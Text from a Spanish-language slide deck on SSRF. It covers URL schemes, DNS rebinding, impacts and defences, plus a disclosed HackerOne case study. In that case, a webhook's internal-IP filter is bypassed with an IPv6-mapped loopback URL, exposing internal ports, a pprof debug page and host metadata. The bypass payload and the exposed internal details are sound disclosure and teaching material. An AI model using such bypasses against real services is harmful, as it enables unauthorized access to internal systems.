
Pero la RFC 3986 indica que el esquema puede ser cualquier protocolo soportado por el cliente HTTP o librería.

ejemplos:

- ftp://
- gopher://
- file://
- ftp://
- dict://

Cuando no se restringe el esquema, no estás permitiendo HTTP.

Estás permitiendo hablar cualquier protocolo interno.




DNS Rebinding

DNS Rebinding es una técnica donde un dominio controlado por el atacante resuelve a diferentes direcciones IP en distintos momentos, explotando el hecho de que:

- La validación ocurre en un momento
- La conexión real ocurre después
- El servidor confía en el resultado inicial

Vector de Ataque:

- Dominio controlado por atacante
- Resuelve a IP pública durante validación
- Luego cambia a IP interna
- Backend realiza request posterior



Impacto

- Acceso a la Metadata (Cloud)
- Escalamiento a RCE
- Accesos a paneles de administración
- Movimiento laterales
- Acceso a información sensible
- Acceso a infraestructura y servicios internos
- Acceso a APIs internas sin autenticación
- Enumeración de puertos
- Edge Case - LFI



Como me defiendo

- Resolver DNS primero.
- Re-validar cada redirección.
- Conversión a IP binaria.
- Bloquear Metadata a nivel de red.
- Usar IMDSv2 (Instance Metadata Service).
- Usar preferiblemente allow lists.
- Desactivar otros protocolos (gopher://, file://, ftp://, dict://).
- Control de tráfico saliente.

NO STRESS



JUST VIBING



Un Caso Real: SSRF en Hackerone

Madara_ *Feat.* Red_darkin




Lo Primero Que Notamos

- Una funcionalidad que utiliza webhooks.
- Bloqueaba las peticiones que apuntaban a direcciones internas (decimal)
- Seguía redirección, aunque aún bloqueaba IPs internas (decimal)
- Se encuentra el bypass representado la IP en Octal, Hex e IPv6
- Escaneo de puertos
- `https://ourserver[.]com/poc/h1[.]php?url=http://[::ffff:7f00:1]:$4443$`



PoC Inicial





Recent Deliveries



e04f3a39-fa62-4b83-8a5a-0bd88b594b8e

2024-01-05 14:44:07 -05:00

Request

Response

200

Headers

```
content-type: text/html; charset=utf-8
x-content-type-options: nosniff
date: Fri, 05 Jan 2024 19:44:08 GMT
connection: close
transfer-encoding: chunked
```


Body

```
<html>
<head>
<title>/debug/pprof/</title>
<style>
.profile-name{
  display:inline-block;
  width:6rem;
}
</style>
</head>
<body>
```



Puertos Encontrados y Descubrimiento de Información

- 5000
- 5012
- 8090
- 8126
- 24220



← → ↻ 127.0.0.1/h1.html ☆

/debug/pprof/

Set debug=1 as a query parameter to export in legacy text format

Types of profiles available:

Count Profile

2715 [allocs](#)

0 [block](#)

0 [cmdline](#)

149 [goroutine](#)

2715 [heap](#)

0 [mutex](#)

0 [profile](#)

12 [threadcreate](#)

0 [trace](#)

[full goroutine stack dump](#)

Profile Descriptions:

- **allocs:** A sampling of all past memory allocations
- **block:** Stack traces that led to blocking on synchronization primitives
- **cmdline:** The command line invocation of the current program
- **goroutine:** Stack traces of all current goroutines. Use debug=2 as a query parameter to export in the same format as an unrecovered panic.
- **heap:** A sampling of memory allocations of live objects. You can specify the gc GET parameter to run GC before taking the heap sample.
- **mutex:** Stack traces of holders of contended mutexes
- **profile:** CPU profile. You can specify the duration in the seconds GET parameter. After you get the profile file, use the go tool pprof command to investigate the profile.
- **threadcreate:** Stack traces that led to the creation of new OS threads
- **trace:** A trace of execution of the current program. You can specify the duration in the seconds GET parameter. After you get the trace file, use the go tool trace command to investigate the trace.



Request Response 200

Headers

```
content-type: application/json; charset=utf-8
date: Tue, 09 Jan 2024 04:19:51 GMT
connection: close
transfer-encoding: chunked
```

Body

```
"cpu_cache_size": 524288,
"kernel_name": "Linux",
"kernel_release": "5.15.0-1051-aws",
"kernel_version": "#56~20.04.1-Ubuntu SMP Tue Nov 28 15:43:3
"os": "GNU/Linux",
"cpu_architecture": "x86_64",
"memory_total_kb": 7937588,
"memory_swap_total_kb": 0,
"ip_address": "10.13.22.38",
"ipv6_address": "fe80::41a:92ff:fedd:429b",
"mac_address": "06:1a:92:dd:42:9b",
"agent_version": "6.50.2",
"agent_ip": "10.13.22.38",
"agent_mac": "06:1a:92:dd:42:9b"
```

Code 1.41 KiB

```
1 {
2   "version": "6.50.2",
3   "git_commit": "e3f12b0",
4   "endpoints": [
5     "/v0.3/traces",
6     "/v0.3/services",
7     "/v0.4/traces",
8     "/v0.4/services",
9     "/v0.5/traces",
10    "/v0.7/traces",
11    "/profiling/v1/input",
12    "/telemetry/proxy/",
13    "/v0.6/stats",
14    "/v0.1/pipeline_stats",
15    "/evp_proxy/v1/",
16    "/evp_proxy/v2/",
17    "/evp_proxy/v3/",
18    "/debugger/v1/input",
19    "/debugger/v1/diagnostics",
20    "/symdb/v1/input",
21    "/dogstatsd/v1/proxy",
22    "/dogstatsd/v2/proxy",
23    "/tracer_flare/v1",
24    "/v0.7/config",
25    "/config/set"
26  ],
27  "client_drop_p0s": true,
28  "span_meta_structs": true,
29  "long_running_spans": true,
30  "config": {
31    "default_env": "production",
32    "target_tps": 10,
```

Puertos Encontrados y Descubr...



Timeline

- Reportado como Alto – Enero 2, 2024
- Status: Need more info- Enero 3, 2024
- Status: Pending Program Review - Enero 8, 2024
- Triaged - Enero 8, 2024
- Mensaje “Please don’t escalate further...” - Enero 9, 2024
- Downgrade severidad Alto a Medio - Enero 10, 2024
- Recompensado [\$2.500] - Enero 16, 2024
- Disclosure – Enero 30, 2024



hackerone

Q&A

h1

It's not a bug, it's a feature 🐞

www.hackerone.com



Referencias

<https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet>

<https://portswigger.net/web-security/ssrf>

<https://www.hoyahaxa.com/2025/01/an-ssrf-to-lfi-payload-for-pdf.html>

<https://slcyber.io/research-center/novel-ssrf-technique-involving-http-redirect-loops/>



hackerone

Thank you.



red_darkin

Madara_

www.hackerone.com

